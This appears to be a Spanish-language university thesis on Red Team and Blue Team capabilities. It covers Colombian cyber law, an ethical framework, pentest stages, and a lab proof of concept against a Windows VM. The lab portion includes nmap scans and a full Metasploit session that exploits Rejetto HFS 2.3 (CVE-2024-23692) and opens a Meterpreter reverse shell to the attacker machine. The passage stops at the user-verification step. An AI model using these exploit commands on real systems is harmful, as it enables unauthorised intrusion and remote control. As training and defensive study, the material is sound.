

**CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS  
BLUE TEAM Y RED TEAM**

DIDIER HERNANDO MORALES MOSQUERA

Asesor

EVER LUIS ARROYO BARON

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD  
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA - ECBTI  
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA

BOGOTA

2024

## Resumen

En este documento se recorre toda la experiencia del seminario especializado Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team el cual aborda, entre otros temas, el marco legal y ético que regula las actividades de Red Team en Colombia, destacando diversas leyes y normativas que son relevantes para la ciberseguridad y la protección de datos. Además hace un recorrido por las etapas de una prueba de penetración, entrega un reporte de una prueba de concepto de ataque sobre una maquina involucrada en un incidente de fuga de información desde la perspectiva de un integrante de Red Team, hace un análisis de esta prueba de concepto desde el punto de vista de Blue Team y elabora una serie de recomendaciones para mitigar las vulnerabilidades y riesgos encontrados. Por último, presenta un conjunto de estrategias para mejorar la colaboración y efectividad entre el Red Team y el Blue Team y diferentes métodos para medir la efectividad de las estrategias de los equipos.

## Tabla de Contenido

Glosario.....	6
Introducción .....	8
Objetivos.....	9
Objetivo General.....	9
Objetivos Específicos.....	9
Marco legal para el desarrollo de actividades de Red Team .....	10
Constitución Política de Colombia, Artículo 15 (Derecho a la intimidad).....	10
Ley 23 de 1982, Ley 44 de 1993, Ley 1915 de 2018 (Derechos de autor).....	10
Ley 527 de 1999 (Firma digital).....	10
Ley 594 de 2000 (Ley general de archivo).....	11
Ley 1266 de 2008 (Habeas Data).....	11
Ley 1221 del 2008, Decreto 0884 del 2012 (Teletrabajo).....	11
Ley 1273 de 2009 (Protección de datos y telecomunicaciones en el código penal).....	11
Ley 1581 de 2012, Decreto 1377 de 2013, Decreto 886 de 2014, Decreto 1074 de 2015 (Protección de datos personales).....	11
Ley 1928 de 2018, Convenio de Budapest (Ciberdelincuencia).....	12
CONPES 3701 de 2011 (Ciberseguridad y Ciberdefensa).....	12
CONPES 3854 de 2016 (Política Nacional de Seguridad Digital).....	12
Marco Ético para el desarrollo de actividades de Red Team.....	13
Supervisión y control.....	14
Etapas de una prueba de penetración .....	16
Red Team: Prueba de concepto de ataque .....	18
Antecedentes.....	18
Metodología Usada.....	18
Herramientas utilizadas.....	19
Preparación del banco de trabajo .....	19
Ejecución del ataque .....	22
Reconocimiento .....	22
Acceso inicial.....	24
Elevación de privilegios.....	25
Persistencia .....	25
Descripción del ataque.....	27
Blue Team: Recomendaciones sobre el escenario planteado .....	29
Hallazgos y falencias .....	29
Recomendaciones para endurecimiento.....	29
Conclusiones.....	31
Recomendaciones .....	32
Referencias Bibliográficas .....	34
Apéndices.....	38
Apéndice A - URL del video de sustentación .....	38

**Lista de Tablas**

Tabla 1 - Puertos abiertos .....	23
----------------------------------	----

## Lista de Figuras

Ilustración 1 - Arquitectura laboratorio .....	20
Ilustración 1 - Montaje de banco de trabajo.....	20
Ilustración 2 - Red banco de trabajo .....	20
Ilustración 3 - Configuración de red VM Windows .....	21
Ilustración 4 - Configuración de red VM Kali.....	21
Ilustración 5 - Dirección IP Kali.....	21
Ilustración 6 - Dirección IP Windows .....	21
Ilustración 7 - Evidencia conexión Kali - Windows.....	22
Ilustración 2 - Escaneo de red 1 .....	22
Ilustración 3 - Escaneo de red 2.....	23
Ilustración 4 - Escaneo de servicios.....	23
Ilustración 5 – Carga del exploit.....	24
Ilustración 6 – Verificación del usuario.....	25
Ilustración 8 – Sysinfo .....	25
Ilustración 7 – Elevación de privilegios.....	25
Ilustración 9 – Creación del usuario local.....	26
Ilustración 10 – Verificación del usuario local.....	26
Ilustración 11 – Grupo administradores.....	26
Ilustración 11 – Descripción del ataque.....	28

## Glosario

**Ataque:** Acción maliciosa realizada por un atacante con el objetivo de comprometer la seguridad de un sistema, red o dispositivo, ya sea para robar información, causar daños o interrumpir servicios.

**Blue Team:** Grupo de profesionales de la ciberseguridad que se encargan de defender y proteger los sistemas y redes de una organización contra ataques y amenazas.

**Catálogo de Servicios:** Documento que describe los servicios ofrecidos por un departamento o empresa, incluyendo detalles sobre su funcionamiento, características y beneficios para los usuarios.

**CVE (Common Vulnerabilities and Exposures):** Sistema de referencia que proporciona identificadores únicos para vulnerabilidades conocidas en software y hardware, facilitando la comunicación sobre problemas de seguridad.

**DHCP (Dynamic Host Configuration Protocol):** Protocolo que permite a los dispositivos en una red obtener automáticamente configuraciones IP y otros parámetros necesarios para comunicarse en la red.

**Dirección IP:** Número único asignado a cada dispositivo conectado a una red que utiliza el Protocolo de Internet para identificar y localizar dicho dispositivo.

**EFS (Encrypting File System):** Sistema de archivos que permite el cifrado de archivos en sistemas operativos Windows, protegiendo así la información sensible almacenada en el disco duro.

**Elevación de Privilegios:** Técnica utilizada por atacantes para obtener niveles más altos de acceso a un sistema del que originalmente poseían, permitiéndoles realizar acciones no autorizadas.

**Endurecimiento (Hardening):** Proceso de asegurar un sistema informático reduciendo sus vulnerabilidades mediante la eliminación de funciones innecesarias, aplicación de parches y ajustes en la configuración.

**Escaneo:** Actividad que consiste en analizar un sistema o red para identificar vulnerabilidades y debilidades que podrían ser explotadas por atacantes.

**Firewall:** Dispositivo o software que controla el tráfico de red entrante y saliente basado en reglas de seguridad predefinidas, protegiendo así redes y sistemas contra accesos no autorizados.

**Fuga de Información:** Situación en la cual datos sensibles son expuestos o robados sin autorización, a menudo como resultado de un ataque cibernético o una mala gestión de la seguridad.

**Framework:** Conjunto estructurado de herramientas, prácticas y estándares utilizados para abordar problemas específicos dentro del ámbito del desarrollo o la ciberseguridad.

IPS (Intrusion Prevention System): Sistema diseñado para detectar y prevenir ataques en tiempo real al analizar el tráfico de red y tomar acciones automáticas para bloquear amenazas.

Kali Linux: Distribución del sistema operativo Linux diseñada específicamente para pruebas de penetración y auditorías de seguridad, que incluye numerosas herramientas para evaluar la seguridad informática.

Meterpreter: Herramienta avanzada utilizada en pruebas de penetración que permite a los atacantes ejecutar comandos en sistemas comprometidos, facilitando el control remoto.

NAT (Network Address Translation): Método utilizado para modificar las direcciones IP en los encabezados de los paquetes mientras están en tránsito a través de un router, permitiendo múltiples dispositivos en una red local compartir una única dirección IP pública.

Parche de Seguridad: Actualización diseñada para corregir vulnerabilidades específicas en software o sistemas operativos, mejorando así su seguridad general.

RDP (Remote Desktop Protocol): Protocolo desarrollado por Microsoft que permite a los usuarios conectarse a otro ordenador a través de una red utilizando una interfaz gráfica remota.

Internet Storage Name Service: Protocolo utilizado para asignar nombres legibles por humanos a direcciones IP dentro del contexto del almacenamiento en red, facilitando la gestión y acceso a recursos compartidos.

SIEM (Security Information and Event Management): Sistema que proporciona análisis en tiempo real sobre alertas generadas por aplicaciones y hardware, permitiendo la recopilación y análisis centralizado de datos relacionados con la seguridad.

Vulnerabilidad: Debilidad o fallo en un sistema, aplicación o proceso que puede ser explotado por atacantes para comprometer su integridad, confidencialidad o disponibilidad.

## **Introducción**

En el contexto actual de ciberseguridad, las organizaciones enfrentan un panorama de amenazas en constante evolución, donde los ataques cibernéticos se vuelven cada vez más sofisticados y difíciles de detectar. Para proteger sus activos digitales y garantizar la integridad, confidencialidad y disponibilidad de la información, es fundamental implementar estrategias efectivas que empleen e integren equipos de Red Team y Blue Team.

El Red Team se encarga de simular ataques reales, identificando vulnerabilidades y debilidades en la infraestructura de seguridad de la organización. Por otro lado, el Blue Team se centra en la defensa, monitoreando y respondiendo a incidentes de seguridad para proteger los sistemas y datos críticos. El trabajo de estos dos equipos no solo mejora la preparación ante ciberamenazas, sino que también fomenta una cultura organizacional centrada en la seguridad.

El presente documento presenta un resumen de lo desarrollado durante el seminario especializado Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team incluyendo un conjunto de estrategias diseñadas para optimizar las interacciones entre el Red Team y el Blue Team, promoviendo una defensa proactiva y una respuesta efectiva ante incidentes.

## **Objetivos**

### **Objetivo General**

Formular estrategias de contención de ciberataques mediante la implementación de equipos Red Team y Blue Team.

### **Objetivos Específicos**

Mostrar el marco legal vigente en Colombia para las pruebas de penetración teniendo en cuenta la protección de datos personales y las leyes sobre delitos informáticos.

Evaluar la seguridad de un sistema informático proporcionado mediante la ejecución de ataques controlados.

Establecer un marco ético para el desempeño de la actividad de ciber seguridad en la ejecución de pruebas de penetración y auditoría de Red Team.

Brindar recomendaciones para mejorar la postura de seguridad de una organización mediante el análisis posterior de un ejercicio de Red Team y Blue Team.

## **Marco legal para el desarrollo de actividades de Red Team**

Dentro del marco legal colombiano acerca de delitos informáticos y protección de datos personales podemos encontrar las siguientes leyes, decretos y normas que delimitan el alcance de los equipos de Red Team:

### **Constitución Política de Colombia, Artículo 15 (Derecho a la intimidad)**

El Artículo 15 establece que todas las personas tienen derecho a su intimidad personal y familiar y a su buen nombre, los cuales deben ser respetados por el Estado. Además, se garantiza el derecho a conocer, actualizar y rectificar información personal en bases de datos. La correspondencia y otros medios de comunicación privada son inviolables, salvo en casos de orden judicial. Este artículo también menciona que la recolección y tratamiento de datos deben respetar las libertades consagradas en la Constitución.

### **Ley 23 de 1982, Ley 44 de 1993, Ley 1915 de 2018 (Derechos de autor)**

Estas leyes regulan los derechos de autor en Colombia. La Ley 23 de 1982 establece el marco general para la protección de obras literarias y artísticas. La Ley 44 de 1993 introduce modificaciones para fortalecer estos derechos, incluyendo la protección de programas de ordenador. La Ley 1915 de 2018 actualiza y refuerza las disposiciones sobre derechos de autor, adaptándolas a las nuevas tecnologías y promoviendo el acceso a la cultura.

### **Ley 527 de 1999 (Firma digital)**

La Ley 527 regula el uso de la firma digital en Colombia, estableciendo su equivalencia legal con la firma manuscrita. Se busca facilitar la autenticación de documentos electrónicos y garantizar la integridad y confidencialidad de la información transmitida digitalmente. Esta ley también promueve el uso seguro de medios electrónicos en las transacciones comerciales.

**Ley 594 de 2000 (Ley general de archivo)**

La Ley General de Archivo establece normas para la gestión documental en entidades públicas y privadas, asegurando la conservación y acceso a documentos. Promueve la organización, preservación y consulta de archivos, garantizando el derecho a la información pública y la transparencia administrativa.

**Ley 1266 de 2008 (Habeas Data)**

Esta ley regula el habeas data, que protege el derecho a conocer, actualizar y rectificar información personal en bases de datos. Establece los procedimientos para el manejo responsable de datos personales por parte de entidades públicas y privadas, así como sanciones por su uso indebido.

**Ley 1221 del 2008, Decreto 0884 del 2012 (Teletrabajo)**

La Ley 1221 establece las condiciones para el teletrabajo en Colombia, promoviendo su regulación para asegurar derechos laborales. El Decreto 0884 complementa esta ley al definir aspectos técnicos y operativos del teletrabajo, garantizando condiciones adecuadas para los trabajadores.

**Ley 1273 de 2009 (Protección de datos y telecomunicaciones en el código penal)**

Esta ley introduce modificaciones al código penal colombiano para incluir delitos relacionados con la protección de datos y las telecomunicaciones. Busca sancionar conductas que vulneren la privacidad y seguridad de los datos personales en entornos digitales.

**Ley 1581 de 2012, Decreto 1377 de 2013, Decreto 886 de 2014, Decreto 1074 de 2015 (Protección de datos personales)**

Estas normas establecen un marco integral para la protección de datos personales en Colombia. La Ley 1581 define principios básicos sobre el manejo responsable de datos

personales. Los decretos complementan esta ley al establecer procedimientos para el registro y tratamiento adecuado de bases de datos.

### **Ley 1928 de 2018, Convenio de Budapest (Ciberdelincuencia)**

La Ley 1928 ratifica el Convenio sobre Ciberdelincuencia, promoviendo una cooperación internacional efectiva contra delitos informáticos. Se enfoca en mejorar las capacidades del Estado para prevenir y sancionar delitos relacionados con tecnologías digitales.

### **CONPES 3701 de 2011 (Ciberseguridad y Ciberdefensa)**

Este documento establece lineamientos estratégicos para fortalecer la ciberseguridad y ciberdefensa en Colombia. Busca proteger infraestructuras críticas frente a amenazas cibernéticas mediante políticas públicas coordinadas entre diferentes sectores del gobierno.

### **CONPES 3854 de 2016 (Política Nacional de Seguridad Digital)**

La Política Nacional busca establecer un marco integral para garantizar la seguridad digital en Colombia. Incluye estrategias para proteger información sensible del Estado y promover un entorno digital seguro para ciudadanos y empresas.

## **Marco Ético para el desarrollo de actividades de Red Team**

Un marco ético para el desempeño de la actividad de ciberseguridad en el contexto de ejercicios de penetración y auditoría es fundamental para garantizar que las acciones realizadas sean responsables, transparentes y respetuosas con los derechos de las personas y las organizaciones. Por ello existen unos principios clave que deben guiar este tipo de actividades:

- **Consentimiento Informado:** Es requisito esencial el obtener el consentimiento explícito de la organización antes de llevar a cabo cualquier prueba de penetración o auditoría. Esto asegura que todas las partes involucradas comprendan tanto el alcance como los objetivos y los métodos utilizados en el ejercicio, promoviendo de ese modo una continua relación de confianza.
- **Transparencia:** Los profesionales de ciberseguridad que hacen parte de los equipos tanto Red Team como Blue Team deben ser claros sobre sus intenciones y métodos. Esto incluye comunicar de manera efectiva y oportuna los hallazgos y recomendaciones resultantes del ejercicio para permitir que la organización pueda tomar decisiones conscientes sobre cómo mitigar las vulnerabilidades identificadas.
- **Confidencialidad:** Respetar la privacidad y la confidencialidad de la información a la que se tiene acceso durante el ejercicio es vital. Los datos sensibles deben ser protegidos adecuadamente y no pueden ser divulgados sin autorización, asegurando de ese modo que se cumplan las regulaciones pertinentes sobre protección de datos.
- **Responsabilidad:** Los profesionales deben asumir la responsabilidad por sus acciones durante el ejercicio. Esto implica actuar con total integridad, cumplir con

las normas legales y éticas, y estar dispuestos a rendir cuentas por cualquier incidente o hallazgo que pueda surgir.

- **Integridad:** Mantener un alto estándar de integridad profesional es esencial. Esto significa actuar de manera honesta y ética en todas las interacciones, evitando cualquier práctica que pueda comprometer la seguridad o la reputación de la organización.

Es de resaltar que, de no cumplir el marco ético, además de los potenciales delitos que puedan ser imputados al profesional de seguridad, también puede tener consecuencias a nivel profesional ya que puede llevar incluso a la cancelación definitiva de la matrícula profesional (Ley 842 de 2003, Por la cual se modifica la reglamentación del ejercicio de la ingeniería, de sus profesiones afines y de sus profesiones auxiliares, se adopta el Código de Etica Profesional y se dictan otras disposiciones).

### **Supervisión y control**

Lamentablemente confiar en la ética no es suficiente. Las empresas de ciberseguridad deben tener acceso controlado a información sensible durante auditorías, limitado a lo necesario para cumplir con su mandato. Este acceso debe estar claramente definido en los contratos y acuerdos de servicios, especificando qué datos pueden ser accedidos y con qué fines. Para garantizar que este acceso no sea explotado indebidamente, se deben implementar políticas de privacidad y confidencialidad robustas, junto con auditorías regulares que evalúen el cumplimiento de estas políticas.

Además, para evitar el uso indebido de herramientas avanzadas de análisis forense, las empresas de ciberseguridad deberían adoptar varios mecanismos de supervisión tales como:

- Auditorías Internas Regulares: Evaluaciones periódicas del acceso y uso de datos sensibles para detectar actividades inusuales.
- Supervisión Continua: Implementar sistemas que monitoricen en tiempo real las acciones de los empleados y el acceso a información crítica.
- Capacitación y Concienciación: Programas regulares para educar a los empleados sobre la ética profesional y las implicaciones legales del ciber espionaje.
- Controles de Acceso Rigurosos: Limitar el acceso a información sensible solo a aquellos empleados que realmente lo necesiten para realizar su trabajo.

## **Etapas de una prueba de penetración**

Un pentesting (pruebas de penetración) es un conjunto de pruebas en la que se ejecutan ataques sobre una plataforma específica para identificar vulnerabilidades en sistemas y redes. Tanto los ataques como la profundidad de las pruebas debe ser pactada con el propietario de la plataforma con anticipación.

Las etapas de un pentesting serían las siguientes:

1. **Planificación y Preparación:** En esta fase inicial, se definen los objetivos del pentest y se establece el alcance del proyecto. Se determina qué sistemas serán evaluados, los métodos a utilizar y los límites que no se deben cruzar. Esta etapa es crucial para asegurar que todas las partes involucradas tengan expectativas claras sobre el proceso y sus resultados.
2. **Reconocimiento:** Esta etapa implica la recopilación de información sobre el objetivo. Se utilizan técnicas tales como la recopilación de dominios, IPs, puertos y servicios, el uso de herramientas como Google Dorks y la obtención de metadatos y datos de terceros de fuentes abiertas.
3. **Análisis de Vulnerabilidades:** En esta fase, se analiza la información recopilada para identificar posibles vulnerabilidades. Se utilizan herramientas automáticas y manuales para descubrir puntos débiles que podrían ser explotados por un atacante.
4. **Explotación:** Aquí es donde se llevan a cabo los ataques. Los pentesters intentan explotar las vulnerabilidades identificadas para evaluar el nivel de acceso que podrían obtener los atacantes reales. Esta fase busca demostrar cómo se pueden comprometer los sistemas procurando usualmente no causar un daño real.

5. Post-explotación: Después de haber explotado el sistema, se evalúa el nivel de acceso obtenido y qué información sensible ha sido expuesta. Esta fase ayuda a entender el impacto real que un ataque exitoso podría tener en la organización.
6. Informe y Recomendaciones: La última etapa consiste en compilar un informe detallado que documente las vulnerabilidades encontradas, cómo fueron explotadas y recomendaciones para mitigar esos riesgos. Este informe es esencial para que la organización pueda implementar mejoras en su seguridad.

Las pruebas de penetración pueden ser de los siguientes tipos dependiendo de la cantidad de información que se le entregue al Pentester:

- Caja blanca: En este caso el responsable de la plataforma a probar entrega toda la información sobre esta, como cuentas de usuario, arquitectura, direccionamiento IP, etc. En algunos casos incluso se entrega el código fuente de las aplicaciones que se ejecutan en la infraestructura. Esto permite probar lo que sucedería si se sufre un ataque interno por parte de alguien que conoce a la perfección el sistema objetivo.
- Caja gris: Aquí se tendría una información parcial del sistema objetivo tales como nombres de cuentas, direccionamiento IP e información global de los sistemas a probar.
- Caja negra: En este caso se tendría solo una información básica sobre la empresa objetivo lo que permite probar el alcance que tendría cualquiera con una conexión a Internet.

## **Red Team: Prueba de concepto de ataque**

### **Antecedentes**

La misión del equipo de Red Team en esta PoC consistió en identificar el medio o proceso a través del cual se estaban generando fugas de información dentro de la organización, específicamente en uno de sus equipos de cómputo. La información inicial que tenía el equipo indicaba que la máquina donde se producía la fuga contaba con una aplicación vulnerable instalada en un sistema operativo Windows. Se sospechaba que esta aplicación estaba asociada a un exploit que podía permitir el acceso a través de un Shell, así como la escalación de privilegios u otros tipos de ataque. Además, durante la investigación, también se examinó la posibilidad de un escalamiento de privilegios mediante la creación de un usuario con privilegios de administrador en el sistema.

Para esto se entregó al Red Team una imagen de máquina virtual del equipo afectado la cual se procedió a montar en un entorno de laboratorio donde se pudiera ejecutar la prueba de concepto. La prueba ejecutada fue de tipo Caja blanca ya que se tuvo acceso local total a la máquina atacada para comprobar de primera mano la efectividad y los efectos del ataque.

### **Metodología Usada**

La metodología usada para esta prueba de concepto fue extraída de la sugerida por el framework MITRE ATT&CK sobre la cual se aplicaron las siguientes etapas:

- Reconocimiento mediante escaneo activo
- Acceso inicial
- Escalamiento de privilegios
- Persistencia

Dado que el escenario planteado está limitado a un entorno de laboratorio conocido con un solo equipo no fue necesario aplicar las demás etapas del framework.

### **Herramientas utilizadas**


Para ejecutar la prueba de concepto del ataque se emplearon las siguientes herramientas:

- Oracle VirtualBox para la ejecución de las máquinas virtuales.
- Máquina virtual con Kali Linux 2024.3
- Programa NMAP para hacer el escaneo activo de direcciones IP y puertos.
- La herramienta Metasploit que permite ejecutar módulos de ataques ya conocidos.
- El módulo de Metasploit windows/http/rejeto\_hfs\_rce\_cve\_2024\_23692 para explotar la vulnerabilidad hallada.
- La herramienta Meterpreter para lograr ejecutar una Shell reversa en la maquina atacada.
- El módulo de Metasploit Incognito para la creación de un usuario administrador.

### **Preparación del banco de trabajo**

Se configuró el banco de trabajo dentro de un sistema de ejecución de máquinas virtuales montado sobre Oracle VirtualBox. En este se configuró una red NAT con el segmento de red 10.0.2.0 el cual asigna direcciones IP mediante DHCP. En esa red se conectaron dos máquinas virtuales: la máquina virtual para analizar, llamada Win7-SE2020-X64 y una máquina virtual ejecutando Kali Linux.

Ilustración 1 - Arquitectura laboratorio




Fuente: Elaboración propia

Se configuraron dos máquinas virtuales sobre VirtualBox:

- Win7-SE2020-X64
- Kali-Linux-20204.3-virtualbox-amd64


Ilustración 2 - Montaje de banco de trabajo



Fuente: Elaboración propia

Además, se definió una red NAT llamada LocalLAN para conectar los dos equipos. Esta red cuenta con un DHCP con la red 10.0.2.0/24 tal como se detalla en la imagen anexa.


Ilustración 3 - Red banco de trabajo



Fuente: Elaboración propia

Cada máquina virtual se configuró para conectarse a la red NAT especificada.

*Ilustración 4 - Configuración de red VM Windows*



*Fuente: Elaboración propia*

*Ilustración 5 - Configuración de red VM Kali*



*Fuente: Elaboración propia*

Se verifica que ambas máquinas tengan dirección IP de la red asignada.

*Ilustración 6 - Dirección IP Kali*


```

kali@kali: ~
┌───(kali@kali)-[~]
│   └─$ ip add
│   1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
│   ault qlen 1000
│       link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
│       inet 127.0.0.1/8 scope host lo
│           valid_lft forever preferred_lft forever
│       inet6 ::1/128 scope host noprefixroute
│           valid_lft forever preferred_lft forever
│   2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
│   roup default qlen 1000
│       link/ether 08:00:27:ad:25:87 brd ff:ff:ff:ff:ff:ff
│       inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
│           valid_lft 459sec preferred_lft 459sec
│       inet6 fe80::13a0:1fd:f31c:56fa/64 scope link noprefixroute
│           valid_lft forever preferred_lft forever
└───(kali@kali)-[~]
└─$

```

*Fuente: Elaboración propia*

*Ilustración 7 - Dirección IP Windows*



Fuente: Elaboración propia

Se hace una prueba de ping desde la VM Kali y se comprueba que la MAC de la VM

Windows sea resuelta por ARP de este.

Ilustración 8 - Evidencia conexión Kali - Windows

```

└─$ ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data:
^C
--- 10.0.2.4 ping statistics ---
12 packets transmitted, 0 received, 100% packet loss, time 11239ms

(kali@kali)-[~]
└─$ arp /a
/a: Unknown host

(kali@kali)-[~]
└─$ arp -a
? (10.0.2.4) at 08:00:27:92:80:c0 [ether] on eth0
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on eth0

(kali@kali)-[~]
└─$

```

Fuente: Elaboración propia

## Ejecución del ataque

### Reconocimiento

Inicialmente se procedió a escanear la red para determinar la dirección IP de la VM a analizar.

Ilustración 9 - Escaneo de red 1

```

└─$ nmap -v -A 10.0.2.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-09 19:11 EST
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 19:11
Completed NSE at 19:11, 0.00s elapsed
Initiating NSE at 19:11
Completed NSE at 19:11, 0.00s elapsed
Initiating NSE at 19:11
Completed NSE at 19:11, 0.00s elapsed
Initiating Ping Scan at 19:11
Scanning 256 hosts [2 ports/host]
Completed Ping Scan at 19:12, 3.65s elapsed (256 total hosts)
Initiating Parallel DNS resolution of 3 hosts. at 19:12
Completed Parallel DNS resolution of 3 hosts. at 19:12, 0.02s elapsed
Nmap scan report for 10.0.2.0 [host down]

```

Fuente: Elaboración propia

Ilustración 10 - Escaneo de red 2

```

kali@kali: ~
File Actions Edit View Help
80/tcp open  http  HttpFileServer httpd 2.3
|_ http-title: HFS /
|_ http-favicon: Unknown favicon MD5: 759792EDD4EF8E68C2D1877D27153CB1
|_ http-methods:
|_ Supported Methods: GET HEAD POST
|_ http-server-header: HFS 2.3
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 10.0.2.15
Host is up (0.00037s latency).
All 1000 scanned ports on 10.0.2.15 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

NSE: Script Post-scanning.
Initiating NSE at 19:12
Completed NSE at 19:12, 0.00s elapsed
Initiating NSE at 19:12
Completed NSE at 19:12, 0.00s elapsed
Initiating NSE at 19:12
Completed NSE at 19:12, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 22.38 seconds

kali@kali: ~
└─$

```

Fuente: Elaboración propia

Después de determinar la dirección IP del computador Win7-SE2020-X64 (10.0.2.4), se realizó un escaneo del equipo para determinar que puertos y servicios estaban abiertos, hallándose los siguientes:

Tabla 1 - Puertos abiertos

Puerto	Estado	Servicio	Versión
80/tcp	Abierto	http	HttpFileServer httpd 2.3

Fuente: Elaboración propia

Ilustración 11 - Escaneo de servicios

```

└─$ nmap -sV -p - -v 10.0.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-09 19:15 EST
NSE: Loaded 46 scripts for scanning.
Initiating Ping Scan at 19:15
Scanning 10.0.2.4 [2 ports]
Completed Ping Scan at 19:15, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:15
Completed Parallel DNS resolution of 1 host. at 19:15, 0.02s elapsed
Initiating Connect Scan at 19:15
Scanning 10.0.2.4 [65535 ports]
Discovered open port 80/tcp on 10.0.2.4
Connect Scan Timing: About 19.79% done; ETC: 19:18 (0:02:06 remaining)
Connect Scan Timing: About 47.95% done; ETC: 19:18 (0:01:06 remaining)
Completed Connect Scan at 19:17, 104.90s elapsed (65535 total ports)
Initiating Service scan at 19:17
Scanning 1 service on 10.0.2.4
Completed Service scan at 19:17, 6.04s elapsed (1 service on 1 host)
NSE: Script scanning 10.0.2.4.
Initiating NSE at 19:17
Completed NSE at 19:17, 0.08s elapsed
Initiating NSE at 19:17
Completed NSE at 19:17, 0.06s elapsed
Nmap scan report for 10.0.2.4
Host is up (0.0042s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http      HttpFileServer httpd 2.3

```

Fuente: Elaboración propia

### ***Acceso inicial***

Se realizó una investigación en internet del puerto compatible con HTTP para determinar el tipo de servicio. El puerto corresponde a un servidor de archivos web llamado Rejetto HFS cuya versión 2.3 es vulnerable a un ataque de inyección de plantillas RCE identificado con el CVE-2024-23692.

Se verificó en MITRE (2024) la documentación de la vulnerabilidad donde se evidenció que existe un módulo de Metasploit que permite explotar la vulnerabilidad antes mencionada por lo cual se procedió a cargar y ejecutar el módulo en Metasploit el cual logró abrir una Shell de Meterpreter.

*Ilustración 12 – Carga del exploit*

```

msf6 > use exploit/windows/http/rejetto_hfs_rce_cve_2024_23692
[*] No payload configured, defaulting to cmd/windows/http/x64/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_rce_cve_2024_23692) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
msf6 exploit(windows/http/rejetto_hfs_rce_cve_2024_23692) > set RPORT 80
RPORT => 80
msf6 exploit(windows/http/rejetto_hfs_rce_cve_2024_23692) > check
[*] 10.0.2.4:80 - The target is vulnerable. Rejetto HFS version 2.3m
msf6 exploit(windows/http/rejetto_hfs_rce_cve_2024_23692) > set LHOST eth0
LHOST => eth0
msf6 exploit(windows/http/rejetto_hfs_rce_cve_2024_23692) > set LPORT 4444
LPORT => 4444
msf6 exploit(windows/http/rejetto_hfs_rce_cve_2024_23692) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Running automatic check ("set Autocheck false" to disable)
[*] The target is vulnerable. Rejetto HFS version 2.3m
[*] Sending stage (201798 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.15:4444 => 10.0.2.4:49162) at 2024-11-09 22:38:32 -0500

meterpreter >

```

Fuente: Elaboración propia

Posteriormente, se procedió a verificar con cual usuario local se ejecutó la Shell de Meterpreter encontrando que el usuario era **PC202006\usuario**

*Ilustración 13 – Verificación del usuario*

```
